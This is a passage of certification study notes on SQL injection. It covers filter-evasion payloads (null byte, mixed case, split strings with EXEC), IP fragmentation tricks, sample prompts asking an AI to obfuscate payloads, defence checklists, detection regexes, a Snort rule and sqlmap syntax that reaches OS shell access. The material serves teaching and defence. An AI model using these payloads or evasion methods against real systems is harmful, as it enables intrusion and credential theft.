- A null byte, encoded in a URL as `%00`, is a character that some older or poorly written parsers treat as an unexpected "end of string" marker, causing them to stop processing (and therefore stop filtering) the rest of the input that follows it, even though the database itself may still process the full string normally.
- Example from the notes:

```
Original SQL Injection Query:
'UNION SELECT Password FROM Users
  WHERE UserName='admin'--

After injecting a null byte:
%00'UNION SELECT Password FROM Users
  WHERE UserName='admin'--
```

- The result: a filter that stops scanning at the null byte never inspects the real payload that follows, while the database itself may simply ignore or skip the null byte and continue processing the rest of the statement as intended.

Case variation:

- Many simple filters are written to detect SQL keywords only in one specific case (commonly all-uppercase or all-lowercase), such as watching specifically for `UNION SELECT USER_ID, PASSWORD FROM ADMIN WHERE USER_NAME='ADMIN'` or its exact lowercase equivalent.
- An attacker easily defeats this by mixing cases randomly throughout the payload, since SQL keywords themselves are not case-sensitive to the database engine, even though they may be to a naive text filter:

```
UnloN sEleCt UsEr_iD, PaSSwOrd fROm
  aDmiN wHeRe UseR_NamE='AdMin'--
```

Analogy for null byte: Writing a secret, dangerous instruction on a piece of paper, then adding a single, invisible mark right at the start that tricks the mail inspector into stamping "nothing here, end of letter" on the very first blank line, so they never read any further, while the actual recipient simply ignores that same mark and reads the entire letter as normal.

Analogy for case variation: A guard is told to stop anyone wearing an all-red uniform; the attacker simply wears a uniform with red, pink, and crimson patches mixed together, which still reads as "basically red" to anyone glancing at it naturally, but technically never matches the guard's narrow, exact definition of "all-red."

Real-world use: A legacy filter written years ago only checks for the exact uppercase string "UNION SELECT." A tester defeats it instantly simply by typing "UnIoN sElEcT" instead, with zero other changes needed, demonstrating just how fragile naive, case-sensitive signature matching really is.

Tools and commands used here: Manual payload crafting; sqlmap's `randomcase` tamper script automates case variation automatically for every request.

AI angle: AI can instantly generate a randomized-case version of any SQL payload. Example prompt: "Rewrite this SQL injection payload using random upper and lower case variation for every letter, while keeping the SQL syntax and meaning completely unchanged: [paste payload]."

Countermeasures and defense: Always normalize input to a single, consistent case before any signature comparison at the filter/WAF layer; strip or reject null bytes in input validation, since a legitimate SQL request should essentially never need to contain one; again, parameterized queries remove the need for this kind of pattern-matching defense altogether.

> **EXAM TIP:** Case variation is one of the simplest, lowest-effort evasion techniques in this entire section, and precisely because of that, it is also one of the most commonly tested; expect at least one question built around a mixed-case SQL keyword.

EXAM FOCUS:

- How it is asked: "An attacker successfully bypasses a filter that blocks the exact string 'UNION SELECT' simply by submitting 'UnIoN sElEcT' instead. What evasion technique is this?" Answer: case variation.
- Keywords: `%00` -> null byte. Randomly mixed uppercase/lowercase letters within SQL keywords -> case variation.
- Trap: case variation only defeats filters that are themselves case-sensitive; a properly built, case-insensitive signature match (or, far better, a parameterized query) is unaffected by this trick entirely.

Memory trick: "A fake 'the end' mark, or a mixed-up uniform." Null byte tricks the filter into stopping early; case variation tricks it into never recognizing the word at all.

3.43 Evasion Technique: Declare Variables and IP Fragmentation

What it is (simple words): Two final evasion techniques: hiding a SQL statement's true content inside a declared variable so that no single obvious keyword sequence ever appears together in one place, and splitting the network traffic itself into small, oddly-ordered pieces so a signature spread across multiple packets never gets reassembled correctly for inspection.

Declare variables:

- The attacker identifies a way to break a suspicious SQL statement apart and reassemble it inside a variable at execution time, so the literal, complete suspicious phrase never appears together as one single readable chunk anywhere in the request.

- Example from the notes: the suspicious statement "UNION Select Password" is instead built like this:

```
; declare @sqlvar nvarchar(70);
  set @sqlvar = (N'UNI' + N'ON' +
  N' SELECT ' + N'Password');
  EXEC(@sqlvar)
```

- Here, the pieces "UNI", "ON", " SELECT ", and "Password" are each individually harmless-looking fragments; only once SQL Server concatenates them together at execution time (via `EXEC(@sqlvar)`) does the full, original suspicious phrase actually come into existence.

IP fragmentation:

- An attacker intentionally splits a single IP packet into multiple smaller fragments before sending it, exploiting the fact that many network devices, including some IDS, must correctly reassemble fragments before they can properly inspect the full original content.
- Small packet fragments can be further deliberately modified to make reassembly, and therefore detection, even more difficult for an IDS that is not built to handle every edge case correctly.
- Several specific fragment-ordering tricks are listed in the notes as ways to evade a signature mechanism:
- Pause partway through sending the fragments, hoping the IDS times out and gives up reassembling before the target system does.
- Send the packets in reverse order.
- Send the packets in the correct order, except deliberately send the very first fragment last.
- Send the packets in the correct order, except deliberately send the very last fragment first.
- Send the packets completely out of order, or in a fully randomized sequence.

Analogy for declare variables: Smuggling a single dangerous sentence past a censor by writing each word on a separate, individually harmless-looking postcard, mailed through different post offices; only once all the postcards arrive at their final destination and get laid out in the correct order does the original sentence ever actually exist anywhere.

Analogy for IP fragmentation: Cutting up a single incriminating photograph into a dozen oddly-shaped puzzle pieces and mailing them in a scrambled, unpredictable order through several different couriers; a guard inspecting any single piece, or even several pieces out of order, never recognizes the full picture, while the final recipient, who patiently waits and reassembles every piece correctly, sees it perfectly.

Real-world use: A heavily monitored, security-conscious network blocks the literal string "UNION SELECT Password" anywhere within a single reassembled TCP stream. A tester defeats this detection using the declared-variable trick, so the complete phrase never exists

anywhere in the traffic until the moment SQL Server itself concatenates and executes it internally, long after the IDS has already finished inspecting (and passed) the fragmented pieces.

Tools and commands used here: Manual payload crafting for the declare-variable trick; specialized packet-crafting and fragmentation tools (ADDED CONTEXT: tools such as Scapy or fragroute are commonly used to craft deliberately fragmented or reordered IP packets for this exact purpose, verify current tool availability and legal/authorized use context) for IP fragmentation.

AI angle: AI can help break a suspicious SQL phrase into individually innocuous-looking fragments automatically. Example prompt: "Break the SQL Server statement 'UNION SELECT Password' into several small string fragments, each individually unlikely to trigger a signature-based filter, and show how to reassemble and execute them using a declared variable and EXEC()."

Countermeasures and defense: Configure IDS and network devices to fully reassemble fragmented traffic correctly and consistently before inspection, matching exactly how the target operating system itself reassembles fragments (a known, classic IDS evasion weak point); monitor for and alert on unusual, deliberately malformed fragment ordering or timing patterns; monitor dynamic SQL execution (`EXEC(@variable)` patterns) at the database layer itself as a complementary detection point, since this specific trick leaves no trace in network-level signatures at all.

> **TRAP:** IP fragmentation evasion is a network-layer trick, independent of the SQL payload's own content; the exam may test whether you understand it works by confusing packet reassembly, not by changing the SQL statement's text at all (unlike every other technique in sections 3.40-3.42, which all modify the SQL text itself).

EXAM FOCUS:

- How it is asked: "An attacker splits an SQL injection payload across several deliberately out-of-order IP packet fragments to avoid detection by a signature-based IDS. What evasion technique is this?" Answer: IP fragmentation.
- Keywords: "declared variable", "EXEC(@variable)", "fragments reassembled only at execution/reassembly time". "split IP packets", "reversed or out-of-order fragments" -> IP fragmentation.
- Look-alike: declare-variable evasion (application/database layer, text-based) vs. IP fragmentation (network layer, packet-based); both share the same underlying goal (no complete suspicious pattern visible at inspection time) but operate at completely different layers of the stack.

Memory trick: "Postcards reassembled at the mailbox, puzzle pieces reassembled at the door." Declare-variables reassembles text inside the database; IP fragmentation reassembles packets on the wire. Same idea, two different layers.

3.44 How to Defend Against SQL Injection Attacks

What it is (simple words): A long, numbered checklist of 24 specific coding and architecture practices that together form a defense-in-depth strategy against SQL injection. No single item on this list is a complete fix by itself; together, they cover input handling, query construction, error handling, privilege management, and testing.

The full 24-point list, exactly as numbered in the notes:

1. Make no assumptions about the size, type, or content of the data received by your application.
2. Avoid constructing dynamic SQL with concatenated input values.
3. Test the size and data type of input and enforce appropriate limits to prevent buffer overruns.
4. Test the content of string variables and accept only expected values.
5. Reject entries that contain binary data, escape sequences, and comment characters.
6. Never build Transact-SQL statements directly from user input, and use stored procedures to validate user input.
7. Implement multiple layers of validation and never concatenate user input that is not validated.
8. Ensure that the web config files for each application do not contain sensitive information.
9. Use the most restrictive SQL account types possible for applications.
10. Use network, host, and application intrusion detection systems to monitor for injection attacks.
11. Perform automated black box injection testing, static source code analysis, and manual penetration testing to probe for vulnerabilities.
12. Keep untrusted data separate from commands and queries.
13. In the absence of a parameterized API, use a specific escape syntax for the interpreter to eliminate special characters.
14. Use a secure hash algorithm such as SHA-256 to store user passwords rather than storing them in plaintext.
15. Use a data access abstraction layer to enforce secure data access across an entire application.
16. Ensure that code tracing and debug messages are removed prior to deploying an application.
17. Design the code so it appropriately traps and handles exceptions.
18. Apply the least-privilege rule to the applications that access the DBMS.
19. Validate user-supplied data as well as data obtained from untrusted sources on the server side.
20. Avoid quoted/delimited identifiers, as they significantly complicate all whitelisting, blacklisting, and escaping efforts.
21. Use a prepared statement to create a parameterized query, which blocks the execution of malicious injected queries.
22. Ensure that all user inputs are sanitized before using them in dynamic SQL statements.

23. Use regular expressions and stored procedures to detect potentially harmful code.
24. Avoid using any web application component that has not been tested by the web server administrator or security team.

Grouping these 24 points into themes, to make them easier to remember:

Theme	Which points belong here
Validate and limit input	1, 3, 4, 5, 19, 22
Never concatenate, always parameterize	2, 6, 7, 12, 13, 21
Least privilege and secure configuration	8, 9, 18, 20
Error handling and code hygiene	16, 17, 23
Credential storage	14
Architecture and process	10, 11, 15, 24

Analogy: This 24-point list is a pilot's pre-flight checklist: no single item alone guarantees a safe flight, but skipping several of them together is exactly how preventable disasters happen. Different items catch different categories of mistake, which is exactly why the list is long rather than a single rule.

Real-world use: A development team builds a secure coding checklist for code review directly from this list, mapping each pull request against the relevant points (for example, flagging any PR that concatenates a SQL string, per point 2, or that stores a password without hashing, per point 14) before merging.

Tools and commands used here: None specific; this is a practice and architecture checklist, implemented through secure coding standards, code review (section 3.16's tools), and testing (section 3.14's methods).

AI angle: AI can review a code diff or snippet against this exact checklist and flag violations automatically. Example prompt: "Review this code change against a standard SQL injection prevention checklist covering input validation, parameterized queries, least privilege, and secure error handling. List any violations found."

Countermeasures and defense: This entire section IS the countermeasure list; the single most important point to remember for the exam is point 21 (prepared statements / parameterized queries), since it is the one technique that removes the injection vector entirely rather than just reducing its likelihood or impact.

> **EXAM TIP:** When an exam question asks for the "BEST" defense among several correct-sounding options, prefer parameterized queries / prepared statements (point 21) over input validation or blacklisting alone, since input validation can always be imperfect, while a properly parameterized query structurally cannot be injected.

EXAM FOCUS:

- How it is asked: you may be given a scenario describing a specific weakness (such as plaintext password storage, or verbose error messages in production) and asked which numbered countermeasure addresses it.
- Keywords: "least privilege" -> point 18 (and 9). "parameterized query" / "prepared statement" -> point 21. "secure hash algorithm" -> point 14 (SHA-256 specifically named).
- Trap: the exam may offer "input validation" and "parameterized queries" as two separate answer choices to the same question; parameterized queries are almost always the stronger, preferred answer when both are offered, since validation alone is a defense-in-depth layer, not a structural fix.

Memory trick: "Validate, never glue, least privilege, handle errors quietly, hash passwords, test constantly." Six themes covering all 24 points, in roughly the order the list itself follows.

3.45 Use Type-Safe SQL Parameters

What it is (simple words): A specific technique (expanding directly on countermeasure point 21 from section 3.44) that uses a language or framework's built-in Parameter Collection feature to enforce both the data type and the maximum length of each input value, so the database always treats that value as a literal piece of data, never as part of the SQL command's own syntax.

How it works (numbered steps, using the notes' ADO.NET-style example):

```
SqlDataAdapter myCommand = new
  SqlDataAdapter("AuthLogin", conn);
myCommand.SelectCommand.CommandType =
  CommandType.StoredProcedure;
SqlParameter parm = myCommand.
  SelectCommand.Parameters.Add(
  "@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

1. The command is configured to call a stored procedure named "AuthLogin" rather than building a raw SQL string.
2. A parameter object named `@aut_id` is explicitly added to that command's Parameters collection, with its data type declared as `VarChar` and its maximum length declared as 11 characters.
3. The actual user-supplied value (`Login.Text`) is assigned only to this parameter object's `Value` property, never concatenated into any SQL text at all.
4. Because `@aut_id` is now a strongly-typed, length-limited parameter, the database engine checks the incoming value against that type and length before it is ever used, and treats it purely as data, never as executable SQL syntax, no matter what characters (quotes, semicolons, comments) the value happens to contain.

Vulnerable code vs secure code, side by side (from the notes):

Vulnerable code (string concatenation, exactly the same root flaw as section 3.3):

```
SqlDataAdapter myCommand = new
  SqlDataAdapter("LoginStoredProcedure '"
  + Login.Text + "'", conn);
```

Secure code (type-safe parameter):

```
SqlDataAdapter myCommand = new
  SqlDataAdapter("SELECT aut_lname,
  aut_fname FROM Authors WHERE aut_id =
  @aut_id", conn);
SqlParameter parm = myCommand.
  SelectCommand.Parameters.Add(
  "@aut_id", SqlDbType.VarChar, 11);
parm.Value = Login.Text;
```

Analogy: The vulnerable version is handing a stranger a blank, fillable contract and letting them write anything at all into it before you sign; the secure version is a form with a clearly labeled, fixed-size box that only accepts a specific kind of entry (for example, exactly 11 characters, text only), with the rest of the contract's wording locked and already printed, so nothing the stranger writes can ever change the contract's actual legal terms.

Real-world use: A development team migrates every single page of a legacy ASP.NET application away from string-concatenated SQL commands (the vulnerable pattern shown above) to this exact type-safe `SqlParameter` pattern, closing dozens of previously undiscovered SQL injection vulnerabilities in one coordinated refactor.

Tools and commands used here: Framework-provided parameter APIs, such as ADO.NET's `SqlParameter` / `Parameters.Add()` (shown here), Java's `PreparedStatement`, PHP's PDO with bound parameters, or Python's parameterized DB-API cursor execute calls (ADDED CONTEXT: the exact API differs by language and framework, but the underlying principle, binding data separately from SQL syntax, is identical everywhere).

AI angle: AI is very effective at automatically rewriting vulnerable, concatenated SQL code into its equivalent parameterized form in whatever language a codebase uses. Example prompt: "Rewrite this vulnerable C# code, which builds a SQL command using string concatenation of a Login.Text value, into secure code using a type-safe SqlParameter."

Countermeasures and defense: This technique IS the countermeasure; it is the concrete implementation of point 21 from section 3.44, and should be the default, standard way every application builds every single SQL command, with no exceptions for "just this one field."

> **EXAM TIP:** The exam may show you a short code snippet, exactly like the vulnerable-vs-secure comparison above, and ask you to identify which version is safe from SQL injection, purely by spotting string concatenation (unsafe) versus a Parameters.Add() call (safe).

EXAM FOCUS:

- How it is asked: "Which of the following code snippets is NOT vulnerable to SQL injection?" with one option showing string concatenation and another showing a parameterized SqlParameter.
- Keywords: `Parameters.Add()`, `SqlDbType.VarChar`, type and length both declared, `CommandType.StoredProcedure`.
- Trap: simply calling a stored procedure (as in this example, "AuthLogin") does not by itself guarantee safety, as proven in section 3.18; safety here comes specifically from the type-safe parameter binding, not merely from the presence of a stored procedure.

Memory trick: "A labeled box beats a blank contract." Type-safe parameters fix the exact root cause (string concatenation) that every single vulnerable example throughout this entire module shares.

3.46 Defenses in the Application

What it is (simple words): Five more specific, code-level defensive techniques that complement parameterized queries: whitelist and blacklist input validation, output encoding, enforcing least privilege at the operating system level, safely escaping wildcard characters inside LIKE clauses, and wrapping parameters with two specific SQL Server functions to prevent SQL modification.

1. Input validation (whitelist vs blacklist):

Approach	How it works	Example (from the notes)
Whitelist validation	Accept only pre-approved safe patterns; reject the rest by default	`^ \ ' ( ) @` and similar approved set
Blacklist validation	Reject known-bad patterns; accept everything else by default	Quotes, semicolons, comment markers

- Whitelist validation is considered the stronger, more effective approach, because it only has to correctly define what is safe once, whereas blacklist validation must correctly anticipate every possible dangerous variation in advance, which is exactly why evasion techniques (sections 3.40-3.43) exist at all: they are specifically designed to slip past incomplete blacklists.

2. Output encoding:

- Output encoding ensures that input is properly sanitized before it is passed along to the database, by encoding or escaping special characters so they cannot be misinterpreted as SQL syntax.
- Example from the notes, a Java-style replace call that escapes every single quote by doubling it:

```
myQuery = myQuery.replace("'", "''");
```

3. Enforcing least privilege:

- Minimum necessary privileges should be assigned to the operating system account under which the database management system itself runs, and the DBMS process should never be run as the root (or local administrator) account.
- This limits the damage even a fully successful SQL injection and subsequent OS command execution (section 3.35) can achieve, since the database process itself has limited rights on the underlying operating system.

4. LIKE clauses:

- When using a SQL `LIKE` clause, the wildcard characters `_` (matches any single character), `%` (matches any sequence of characters), and `[` (begins a character range in some dialects) must be explicitly escaped, or an attacker can abuse them to manipulate the pattern match in unintended ways.
- Example from the notes, using a `Replace()` method to escape a wildcard character by wrapping it in square brackets:

```
s = s.Replace("_", "[_]");
```

5. Wrapping parameters with QUOTENAME() and REPLACE():

- Data received from parameters used inside a stored procedure, or data pulled from existing tables and then reused inside a new dynamic SQL statement, should be wrapped using SQL Server's built-in `QUOTENAME()` (which safely wraps a value as a properly escaped, bracketed SQL identifier) and `REPLACE()` functions before being concatenated into dynamic SQL.
- Example from the notes, showing the "before" (unsafe) and "after" (safer) version of building a dynamic WHERE clause:

```
-- Before (unsafe):
SET @temp = N'SELECT * FROM employees
  WHERE emp_lname = ''' + @emp_lname +
  N''''

-- After (safer):
SET @temp = N'SELECT * FROM employees
  WHERE emp_lname = ''' +
  REPLACE(@emp_lname, '''', '''''') +
  N''''
```

Reading the "after" version: `REPLACE(@emp_lname, '''', '''''')` finds every single quote inside the user-supplied `@emp_lname` value and doubles it, which is SQL's own standard way of escaping a literal quote character inside a string, preventing that quote from prematurely ending the string and breaking out into the surrounding SQL syntax.

> **ADDED CONTEXT:** Even with escaping functions like `REPLACE()`, this "before/after" pattern is still fundamentally a dynamic-SQL, string-concatenation approach, and is considered weaker than a true parameterized query / prepared statement (section 3.45); the exam, and real-world secure coding guidance, treats escaping as a fallback for when parameterization is genuinely unavailable, not as an equally strong, interchangeable alternative.

Analogy: Whitelist validation is a bouncer with a strict guest list, letting in only pre-approved names; blacklist validation is a bouncer with a list of troublemakers to turn away, letting in everyone else by default, which obviously fails the moment a new troublemaker shows up who is not yet on the list. Output encoding and the QUOTENAME()/REPLACE() wrapping are both forms of "translating" dangerous punctuation into a safe, literal form before it is spoken aloud inside the SQL sentence.

Real-world use: A legacy application cannot be fully rewritten to use parameterized queries before an urgent deadline; as an interim mitigation, the team applies whitelist input validation, output encoding via quote-doubling, and QUOTENAME()/REPLACE() wrapping everywhere dynamic SQL remains, while planning a full migration to parameterized queries afterward.

Tools and commands used here: Framework-level string replace/escape methods; SQL Server's built-in `QUOTENAME()` and `REPLACE()` functions.

AI angle: AI can suggest an appropriate whitelist regular expression for a specific input type (such as a username field that should only ever contain letters, numbers, and underscores). Example prompt: "Suggest a whitelist regular expression for validating a username field that should only accept letters, numbers, and underscores, between 3 and 20 characters long."

Countermeasures and defense: Prefer whitelist validation over blacklist validation wherever practical; apply output encoding and QUOTENAME()/REPLACE() wrapping as defense-in-depth layers, not as a substitute for parameterized queries; always run the DBMS process itself under a restricted, non-administrative OS account.

> **EXAM TIP:** When a question presents whitelist validation and blacklist validation as two options, whitelist is almost always the "BEST" or stronger answer, for the exact reason explained above (defining "safe" once vs. anticipating every possible "unsafe" variation forever).

EXAM FOCUS:

- How it is asked: "Which input validation approach only accepts input that matches a pre-approved set of characters, rejecting everything else by default?" Answer: whitelist validation.
- Keywords: "pre-approved list" -> whitelist. "list of disapproved/malicious patterns" -> blacklist. `QUOTENAME()`, `REPLACE()` -> MSSQL-specific defensive wrapping functions.
- Trap: escaping wildcard characters in a LIKE clause (`_`, `%`, `[`) is a narrow, LIKE-clause-specific defense; it does not protect any other part of a SQL statement outside of pattern-matching contexts, and should not be confused with general input validation.

Memory trick: "Guest list beats troublemaker list; double every quote; lock the DBMS account down." Five layered defenses, each patching a different specific weak point.

3.47 Detecting SQL Injection Attacks

What it is (simple words): How defenders detect SQL injection attempts after the fact or in real time, using regular expression patterns that specifically watch for SQL metacharacters, and dedicated detection tools (most notably Snort) that implement these kinds of pattern-matching rules at the network level.

- **SQL metacharacter:** a character or short sequence with special meaning in SQL syntax, such as a single quote (`'`), a double-dash comment (`--`), or a hash comment (`#`), which are exactly the building blocks of nearly every payload shown throughout sections 3.3-3.43.

Regular expressions for detecting SQL injection (from the notes):

```
Detect SQL metacharacters (quote, hex
quote, double-dash, hash, hex hash):
/(\')|(\%27)|(\-\-)|(\#)|(\%23)/ix

Modified version, also catching an
equals sign or semicolon before the
metacharacters:
/((\%3D)|(=))[^\n]*((\%27)|(\')|(\-\-)
|(\%3B)|(;))/ix

Typical SQL injection attack pattern
(detects an "or"/"and"-style injection
using quote plus o/r or a/n plus
equals/less/greater-than):
/\w*((\%27)|(\'))((\%6F)|o|(\%4F))((\%7
2)|r|(\%52))/ix

Detects SQL injection with the UNION
keyword:
/((\%27)|(\'))union/ix

Detects SQL injection attacks
specifically against Microsoft SQL
Server:
/exec(\s|\+)+(s|x)p\w+/ix
```

Table of characters/codes used in the regex patterns, and what each represents (from the notes):

Pattern piece	Meaning
`'`	Single-quote character
`%27`	Hex (URL-encoded) equivalent of the single-quote character
`--`	Double-dash SQL comment marker
`#`	Hash/pound comment character
`%23`	Hex equivalent of the hash character
`ix` flags	Case-insensitive matching, and ignore whitespace within the pattern definition itself
`%3D`	Hex equivalent of `=` (equals)
`%3B`	Hex equivalent of `;` (semicolon)
`%6F` / `%4F`	Hex equivalent of lowercase `o` / uppercase `O`
`%72` / `%52`	Hex equivalent of lowercase `r` / uppercase `R`
`%3C` / `%3E`	Hex equivalent of `<` / `>` (angle brackets)
`%2F`	Hex equivalent of `/` (forward slash, often for a closing tag)

Pattern piece	Meaning
`\s`	Whitespace character class
`\w`	Any non-newline "word" character class

Detection tool: Snort

- Snort is an open-source network intrusion detection system that lets a user write "rules," which are exactly the kind of pattern-matching logic shown in the regex examples above, applied directly to live network traffic.
- Example Snort-blockable expressions from the notes, targeting a known SQL injection technique that embeds a `sleep(` call inside a crafted User-Agent header:

```
/User-Agent\x3A\x20[^\r\n]*sleep\x28/i

/[?&]selInfoKey1=[^&]*?([\x27\x22\x3b\
x23]|\x2f\x2a|\x2d\x2d)/i
```

- A full example Snort rule from the notes, built around the first pattern above:

```
alert tcp any any -> any $HTTP_PORTS
  (msg:"SQL use of sleep function in
  HTTP header - likely SQL injection
  attempt"; flow:to_server,established;
  http_header; content:"User-Agent|3A|
  "; content:"sleep(", fast_pattern,
  nocase; pcre:"/User-Agent\x3A\x20[^
  \r\n]*sleep\x28/i";
  metadata:policy balanced-ips drop,
  policy max-detect-ips drop, policy
  security-ips drop, ruleset community;
  service:http;
  reference:url,blog.cloudflare.com/
  the-sleepy-user-agent/;
  classtype:web-application-attack;
  sid:38993; rev:9;)
```

Reading this rule: it watches TCP traffic from any source to any destination on defined HTTP ports; specifically inspects the HTTP header content; looks for the literal `User-Agent:` header followed by the text `sleep(` (a strong signature of a time-based blind SQLi attempt embedded in a header rather than a normal parameter, reusing the exact time-delay idea from sections 3.9, 3.21-3.26, just placed somewhere less commonly checked); and, depending on the active policy, can drop the matching traffic outright.

Additional SQL injection detection tools named in the notes:

Tool	Source
Ghauri	github.com
Burp Suite	portswigger.net

Tool	Source
HCL AppScan	hcl-software.com
Invicti	invicti.com
SQL Invader	rapid7.com

Analogy: These regular expressions are a librarian's custom-built "watch list" rubber stamp, checking every single returned book request against a small set of suspicious symbol patterns (quotes, dashes, hash marks) before deciding whether to raise an alarm; Snort is the librarian's entire alarm-and-logging system, continuously watching every single checkout request across the whole library network at once.

Real-world use: A security operations center deploys Snort with community rulesets (including the exact `sid:38993` rule shown above) across the organization's network perimeter, automatically alerting (and optionally dropping) any traffic that matches known SQL injection signatures, including the specific "sleep() hidden inside a User-Agent header" technique, closing off an attack surface many defenders overlook entirely.

Tools and commands used here: Snort (with community or custom rulesets), Ghauri, Burp Suite (also covered in section 3.11 as a proxy, and here again as a detection/scanning tool), HCL AppScan, Invicti, SQL Invader.

AI angle: AI can help write or review a custom Snort rule for a newly discovered SQL injection pattern specific to an organization's own application. Example prompt: "Write a Snort rule that detects an HTTP request containing the string 'UNION SELECT' inside any GET parameter, using a PCRE pattern similar in style to existing community SQL injection detection rules."

Countermeasures and defense: Deploy and regularly update a network IDS such as Snort with current SQL injection detection rulesets; combine network-level detection (Snort) with application-level scanning tools (Burp Suite, HCL AppScan, Invicti, SQL Invader) for defense-in-depth; remember that detection tools are a monitoring and alerting layer, not a substitute for the structural fix (parameterized queries) covered in sections 3.44-3.46.

> **EXAM TIP:** Snort is the single most important detection tool name to remember from this section; know that it works through written "rules" containing content matches and PCRE (Perl Compatible Regular Expressions) patterns, exactly like the examples shown above.

EXAM FOCUS:

- How it is asked: "Which open-source network intrusion detection system uses written rules, including PCRE-based pattern matching, to detect SQL injection attempts such as a sleep() function hidden in an HTTP header?" Answer: Snort.
- Keywords: `%27` (hex single quote), `%23` (hex hash), `ix` regex flags (case-insensitive, extended), Snort rule syntax (`alert tcp`, `content:`, `pcre:`, `sid:`).

- Trap: these detection regex patterns and Snort rules are themselves still signature-based detection, meaning the evasion techniques from sections 3.40-3.43 (especially hex encoding and case variation) are specifically designed to try to slip past exactly this kind of pattern matching; detection and evasion in this module are two sides of the exact same coin.

Memory trick: "Watch for the quote, the dash, the hash - and let Snort bark when it sees them." The regex patterns define what to watch for; Snort is the tool that watches continuously and reacts.

3.48 Module Summary

What it is (simple words): The closing slide recaps the module's five major areas, matching the five learning objectives from section 3.1, and previews the next module.

Topics recapped on the summary slide:

- Basic SQL injection concepts, along with the different types of SQL injection (sections 3.2-3.4).
- SQL injection methodology, including gathering information, SQL injection vulnerability detection, launching SQL injection attacks, and advanced SQL injection (sections 3.5-3.37).
- Various SQL injection tools (section 3.38).
- Various SQL injection evasion techniques (sections 3.39-3.43).
- Various countermeasures to prevent SQL injection attempts by threat actors, and various SQL injection detection tools (sections 3.44-3.47).

What comes next: the following module (Module 16) covers wireless network hacking: how attackers, as well as ethical hackers and penetration testers, compromise a Wi-Fi network to gain unauthorized access to network resources.

EXAM FOCUS: A module summary slide is a strong signal of what the exam considers the module's core pillars; if you can confidently explain each of the five bullet points above in your own words, you have covered the module's full intended scope.

Memory trick: "Concepts, Combat, Method, Cover, Cure" (reused from section 3.1) is also the perfect one-line summary of this closing slide: Concepts and types, the full attack Methodology (which includes the Combat/attack techniques), evasion to Cover tracks past detection, and Countermeasures as the Cure.

4. Tool Encyclopedia

Tool	What it does (simple)	Type / platform	Phase used	Exam keyword
sqlmap	Automates detection, exploitation, and DB takeover for SQLi	CLI, cross-platform, open source	Detection, exploitation, enumeration, extraction	"automates SQLi detection and exploitation"
Mole (TheMole)	Detects and exploits SQLi from just a URL and a known-valid string	CLI, Windows (GPLv3)	Detection, exploitation	"needs only a URL and a valid string"
jSQL Injection	Java-based automated SQL injection tool	GUI, cross-platform (Java)	Detection, exploitation	Java-based SQLi GUI tool
NoSQLMap	Automates detection and exploitation of NoSQL database injection	CLI	Detection, exploitation (NoSQL)	"targets NoSQL databases, not SQL"
Havij	Point-and-click automated SQLi exploitation tool	GUI, Windows	Exploitation	Classic easy-to-use GUI SQLi tool
blind_sql_bitshifting	Automates blind SQL injection using bit-shifting techniques	CLI	Exploitation (blind)	Blind SQLi, bit-shifting method
Burp Suite	Intercepting proxy; captures/edits HTTP requests, scanning	GUI, cross-platform (Java)	Entry-point discovery, manual testing, scanning	"intercept and modify requests"
Tamper Dev	Browser extension to intercept/edit requests in-browser	Browser extension	Entry-point discovery	"browser extension request editor"
Veracode	Automated static application security testing (SAST)	SaaS / platform	Source code review	Cloud-based static code scanner
SonarQube	Continuous code quality and security static analysis	Self-hosted / platform	Source code review	CI/CD-integrated static analysis

Tool	What it does (simple)	Type / platform	Phase used	Exam keyword
PVS-Studio	Static analyzer for C/C++/C#/Java	Desktop / CI plugin	Source code review	Static analyzer, multiple languages
Coverity Scan	Static analysis for defects and security vulnerabilities	Platform / CI	Source code review	Defect + security static scanner
Parasoft test	Automated testing and static analysis suite	Platform	Source code review	Combined testing + static analysis suite
CAST AIP	Application Intelligence Platform for code quality analysis	Platform	Source code review	"Application Intelligence Platform"
Klocwork	Static analysis for C/C++/Java/C#	Desktop / CI plugin	Source code review	Static analysis, embedded/ enterprise code
Snort	Open-source network IDS using written rules (incl. PCRE)	CLI, cross-platform, open source	Detection (network)	"open-source IDS, rule-based, PCRE"
Ghauri	Advanced automated SQLi detection and exploitation tool	CLI, cross-platform	Detection, exploitation	Modern sqlmap-alternative tool
HCL AppScan	Commercial web application vulnerability scanner	Platform	Detection (DAST/ SAST)	Enterprise web app vulnerability scanner
Invicti	Commercial web application vulnerability scanner (DAST)	Platform/SaaS	Detection (DAST)	Automated web vulnerability scanner
SQL Invader	Rapid7 tool for simple, visual SQLi testing	Desktop GUI	Detection, exploitation	Rapid7, visual/ simple SQLi testing
netcat (nc)	General-purpose network utility; can listen on a port	CLI, cross-platform	Out-of-band exploitation (listener)	"simple TCP/UDP listener for exfiltration"

Tool	What it does (simple)	Type / platform	Phase used	Exam keyword
Lynx	Text-only web browser, used to script/scrape pages	CLI	Reconnaissance/ automation (general)	Text browser for scripted page dumps

> **ADDED CONTEXT:** Close alternatives the exam may place next to the tools above, not shown directly in the screenshots: **wfuzz** and **ffuf** (web fuzzers, relevant to fuzz testing in section 3.14); **OWASP ZAP** (a free, open-source web application scanner, a common alternative/complement to Burp Suite and HCL AppScan/Invicti); **Metasploit** (general exploitation framework, sometimes used alongside SQLi findings for post-exploitation, not a dedicated SQLi tool itself). Verify current versions and feature sets before relying on any tool list in a live engagement.

5. Command Sheet

5.1 sqlmap - core syntax and flags

Purpose: Detect, confirm, and exploit SQL injection automatically; enumerate databases, tables, columns, and rows; escalate to OS command execution or a shell where supported.

Full syntax (general form):

```
sqlmap -u "<target-url>" [request options] \
  [injection options] [enumeration options] \
  [access options]
```

Breakdown of command parts:

- `sqlmap` - the program itself.
- `-u "<target-url>"` - the full target URL, including the parameter believed to be vulnerable, for example `?id=1`.
- Request options describe how to reach the target (cookies, POST data, headers).
- Injection options force a specific technique or tell sqlmap where the injectable parameter is.
- Enumeration options choose what to list or dump (databases, tables, columns, data).
- Access options escalate beyond data theft (OS shell, OS command, file read/write).

Flag table:

Flag	Meaning	When to use	Example
-u	Target URL	Always, to specify the request to test	-u "http://site.com/x.php?id=1"

Flag	Meaning	When to use	Example
--cookie	Sets a cookie header	When login/session state is required	--cookie="PHPSESSID=abc123"
--data	Sends data as a POST request body	When the injectable parameter is in a POST body, not the URL	--data="uname=a&pwd=b"
-D	Target database name	After --dbs reveals the database name	-D moviescope
-T	Target table name	After --tables reveals the table name	-T User_Login
-C	Target column name(s)	After --columns reveals column names	-C username,password
--dbs	List all databases	Early enumeration step	sqlmap -u "..." --dbs
--tables	List tables in a database	After -D is chosen	sqlmap -u "..." -D db --tables
